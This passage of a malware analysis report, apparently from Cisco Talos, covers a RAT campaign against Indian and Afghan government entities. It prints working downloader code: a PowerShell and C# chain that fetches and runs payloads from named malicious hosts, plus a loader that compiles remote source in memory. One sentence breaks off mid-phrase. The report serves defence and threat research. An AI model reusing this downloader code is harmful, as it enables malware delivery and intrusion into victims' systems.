


A.R. on Twitter.

A.R. is active with other projects, as well. Starting in August 2021, they offered training classes online for individuals interested in different topics that consisted of (among others): marketing, social media, web and video game development, along with malware development and hacktivist courses.

The GitHub Repositories


We discovered a GitHub account hosting a couple of suspicious repositories. This account was again owned and maintained by the individual "A.R."



GitHub account of the campaign author A.R.

What's interesting here is that the individual maintained two specific repositories of interest:

- **DcRat**: A repo containing the source code of the leaked commodity RAT.
- **drive-cdn**: Drive-cdn is a repo that contains a single malicious ZIP file called "File.zip."



GitHub repo containing the malicious archive.

This ZIP file contains an obfuscated copy of DcRAT connecting to afghancdn[.]world to download and display an Afghanistan-related decoy image to the infected victim.

Name	Size	Packed Si...	Modified
 File.exe	151 040	129 416	2021-06-26 03:13

RAT embedded (on June 26, 20212021-06-26) in the ZIP archive hosted on A.R.'s GitHub.

Based on these findings, we believe with moderate confidence that the A.R. actor helped facilitate or actively spread the maldocs carried out the maldoc campaigns.

The decoy image is a press release dated June, 20 2021, the same date as the White House's official statement.

The press release is a statement on the Afghan dignitaries' visit to the White House on June 25, 2021.

The GitHub repo "**drive-cdn**" and the DcRAT sample(s) were built on June 26, 2021, one day after the diplomatic meetings were held.

The malicious domain **afghancdn[.]world** was registered on June 15, 2021, likely in preparation for this particular attack on Afghan entities.

These findings indicate that this is an actor operating malware campaigns under the guise of a software development firm. These attacks aim to deploy a variety of commodity RATs against their victims. Based on the lures and decoys, these victims are almost certainly Indian and Afghan government and diplomatic entities.

Downloaders and loaders

Talos has also discovered the use of multiple C#-based downloaders to proliferate the RAT families. The typical execution chain involved downloading and displaying a decoy image while activating the malicious RAT on the victim's system.

There were four major types of downloaders observed in this campaign, which we'll outline below.

Downloaders using PowerShell

These downloaders are C#-based and usually obfuscated. They consist of an encrypted PowerShell command executed to download the next-stage payload executable.

```

DockingPaneService.RegisterImage();
string text = DeploymentInvoker.UncheckForm("HTa11h0kHdEmLjQ+epizzOmrrAs4hVehQmaFGuxdH8o4f+5z
+k6KRe0e0j5q5YrxdQ3psrpqiPxeEJ0wmesuo9xKmtY3N3BEnKAf0WM9gSMiFGaMIXza4mbON9PeJINu4/rGUSUnItJsQqIcOg+IS7M9VDq
+iFatmerhJx/LecOCR/zy+4/
dETxAzvLE40k6i4zhV3ZqpcpIWSZcH6nNAAqW0c2d707g/1MtX5FMVgQJDUMsAIymcXTPQPVXkHJuxMRhod5SVw/
u05pQONb41CekmSHoTPLpcmqg5PrfcJgIVkw4DWXSLnqT5A6TVUqZAOYeCp+IBLIzJM7b/LjSCS1MJ8A2yMj8ZfqW6nMGmvNiP
+Szqbddv1FX55v/5eNAIO1NeqYqfNgIy/
RmB08cndjMZ1ZjXJ00fsQPTibgmnyZ1Bn0LAwzhY3FlbZq2bY9439RxxsIT3vbBdv0J6A6bZr741RgbBdc7rxEa
+lvJw16TA2LPK00vncAFZcXrC0mDJ/hyF8wyCvg71i49/hsaDGFHSEw8p71ojUInAKEi0qgkZN18U4/
+Vqd3T71WMA/0Cmh2B9Xr8FCZx3Go0mfswaJofyScLOJKNkYBh36QeNA+StxDd1/nwPR9bqyIgtb1Pe18fMsOF51SqRZbnJTgFphB/
ZjdT1GakTJSaX4gkPdGteMFgrukx1R5fIQVuAbVsIgmD5BXHb139i4w56ktZgT5oDeyrOTN0CXOYbbIGMTnC/ke161/
amDUog34Bp2dpTECe6gtG4qHD0iYt3sTdedsyexbikum5RYxIJB/671FUUi3Wm+7b4ehhE9vHF9UFRwZXZmha9xdCXa+/ug==",
"786786");
Process process = FunctionSettings.RegisterImage();
SelectionInvoker.RegisterImage(AssistantSite.RegisterImage(process), "powershell.exe");
DriveResolver.RegisterImage(AssistantSite.RegisterImage(process), text);
MenuItemStream.RegisterImage(AssistantSite.RegisterImage(process), ProcessWindowStyle.Maximized);
FormDesigner.RegisterImage(process);
FileInfo.RegisterImage(process);

```

Downloader containing the encrypted PowerShell command.

The decrypted PowerShell command performs some rudimentary anti-virtual machine checks, downloads and opens a decoy image and the actual payload to the endpoint:

```

powershell.exe -noexit -windowstyle maximized
Invoke-Expression(
if ((Get-CimInstance -ClassName Win32_CacheMemory).Count -gt 0)
{
    if ((Get-CimInstance -ClassName CIM_Memory).Count -gt 0)
    {
        if ((Get-CimInstance -ClassName Win32_Fan).Count -gt 0)
        {
            Invoke-WebRequest - Uri http://jayshreeram.cf/img.jpg -OutFile
$env:temp\x.jpg;
Invoke-Item $env:temp\x.jpg;
[System.IO.File]::WriteAllBytes('$env:appdata\asffa.exe',
[System.Convert]::FromBase64String((invoke-webrequest 'http://jayshreeram.cf
/file.php').Content));
Invoke-Item $env:appdata\asffa.exe;
        }
    }
}
)

```

Malicious PowerShell command executed by the downloader.

Simple C#-based downloaders

These downloaders are straightforward in their implementation (C#-based) where, again, they download and open a decoy image and the actual malware payload. The difference here, however, is that the malware payload downloaded is double base64-encoded.

We've observed these downloaders deploying obfuscated copies of QuasarRAT to endpoints.

```

private static void Main()
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    try
    {
        File.Delete(Path.GetTempPath() + "\\k.jpg");
        new WebClient().DownloadFile("https://www.samaa.tv/wp-content/uploads/2019/09/Pak-Afghan-
border-640x425.jpg", Path.GetTempPath() + "\\k.jpg");
        Process.Start(Path.GetTempPath() + "\\k.jpg");
    }
    catch (Exception ex)
    {
        Console.Write(ex.Message);
    }
    byte[] bytes = Convert.FromBase64String(ProPit.__baala__a());
    string @string = Encoding.UTF8.GetString(bytes);
    string str = ProPit.__baala__rs(7);
    byte[] bytes2 = Convert.FromBase64String(@string);
    for (int i = 0; i < 10000000; i++)
    {
        File.WriteAllBytes(Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\\" + str +
        ".exe", bytes2);
        Marshal.AllocHGlobal(157286400);
        for (int j = 0; j < 10000000; j++)
        {
        }
        Thread.Sleep(2000);
        new Process
        {
            StartInfo =
            {
                WorkingDirectory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData),
                FileName = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\\" + str + ".exe"
            }
        }.Start();
        Environment.Exit(0);
    }
}

// Token: 0x06000002 RID: 2 RVA: 0x000218C File Offset: 0x0000338
public static string __baala__rs(int length)
{
    string text = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    char[] array = new char[8];
    Random random = new Random();
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = text[random.Next(text.Length)];
    }
    return new string(array);
}

// Token: 0x06000003 RID: 3 RVA: 0x00021D8 File Offset: 0x00003D8
private static string __baala__a()
{
    string result = "";
    using (WebClient webClient = new WebClient())
    {
        result = webClient.DownloadString("http://jayshreeram.cf/windows/
fghdcfrtxcgfvhgdfvhdhtgjdsgvhtgt1b.txt");
    }
    return result;
}

```

C#-based downloader downloading a double base64-encoded malware payload.

The source code compilers

During the reconnaissance phase, the attackers used loaders consisting of hardcoded

source code that was compiled on the fly and invoked by the loader process. The hardcoded source code was that of the custom file enumerator and infectors.

The attackers utilized similar downloaders during their attack phase. These downloaders would, however, download the malicious source code from a remote location, compile it and execute in the downloader process' memory.


```

private static void Main(string[] args)
{
    string text = "http://serve975.cdn-eKwnq60xCbnNMctTRbt5-q4vVz978Lr9NstW4SbkQ.afghancdn.world/PAG-HCNR-visit-
    US-on-25-jun-21.jpg";
    string extension = Path.GetExtension(text);
    new WebClient().DownloadFile(text, Environment.GetEnvironmentVariable("TEMP") + "\\PAG-HCNR-visit-US-on-25-
    jun-21" + extension);
    Process.Start(Environment.GetEnvironmentVariable("TEMP") + "\\x" + extension);
    bool flag = IDSehVBrbik.chkvm();
    if (flag)
    {
        string text2 = new WebClient().DownloadString("http://jayshreeram.cf/intProg.php");
        string[] array = text2.Split(new string[]
        {
            "----"
        }, StringSplitOptions.None);
        string[] array2 = new string[1];
        string text3 = "\r\n          " + array[0] + "\r\n          ";
        array2[0] = text3;
        File.WriteAllText("fi.txt", array2[0]);
        CompilerParameters compilerParameters = new CompilerParameters();
        compilerParameters.GenerateInMemory = true;
        compilerParameters.TreatWarningsAsErrors = false;
        compilerParameters.GenerateExecutable = false;
        compilerParameters.CompilerOptions = "/optimize";
        string[] value = new string[]
        {
            "System.dll",
            "System.Core.dll",
            "mscorlib.dll",
            "System.IO.dll"
        };
        compilerParameters.ReferencedAssemblies.AddRange(value);
        CSharpCodeProvider csharpCodeProvider = new CSharpCodeProvider();
        CompilerResults compilerResults = csharpCodeProvider.CompileAssemblyFromSource(compilerParameters,
        array2);
        bool hasErrors = compilerResults.Errors.HasErrors;
        if (hasErrors)
        {
            string text4 = "Compile error: ";
            foreach (object obj in compilerResults.Errors)
            {
                CompilerError compilerError = (CompilerError)obj;
                text4 = text4 + "\r\n" + compilerError.ToString();
            }
            throw new Exception(text4);
        }
        Module module = compilerResults.CompiledAssembly.GetModules()[0];
        Type type = null;
        MethodInfo methodInfo = null;
        bool flag2 = module != null;
        if (flag2)
        {
            type = module.GetType(array[1] + "." + array[2]);
        }
        bool flag3 = type != null;
        if (flag3)
        {
            methodInfo = type.GetMethod(array[3]);
        }
        bool flag4 = methodInfo != null;
        if (flag4)
        {
            methodInfo.Invoke(null, null);
        }
    }
}

```

Source code downloaded and compiled on the fly.

The malicious source code is meant to base64 decode an embedded executable, drop it to

Conclusion

This threat actor, A.R., uses a front company to procure infrastructure for operationalizing their crimeware campaign. This campaign uses a variety of political and government-related themes in their icons and decoys. The infection chains utilized by the actor are simple and consist of delivering commodity RATs such as dcRAT, Quasar and AndroRAT to their victims. Their use of custom downloaders for delivery, file enumerators for reconnaissance, and infectors to weaponize benign documents indicates attempts at aggressive proliferation. These tools also indicate that the threat actor is actively pursuing creating bespoke tools to shift away from commodity malware.

Commodity malware is extremely popular with malware operators these days. It allows the attackers to focus on operational aspects of their campaigns without having to put in effort into development of novel malware families. Coupled with small customized file infectors, generating straightforward infection chains enables an attacker to automate their proliferation efforts. Organizations should remain vigilant against such threats that are highly motivated to proliferate using automated mechanisms .

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella [here](#).

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Snort SIDs detecting this threat are:58356-58361.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- [QuasarRAT](#)
- [dcRAT](#)

IOCs

The hash list is available [here](#).

The network IOCs list is available [here](#).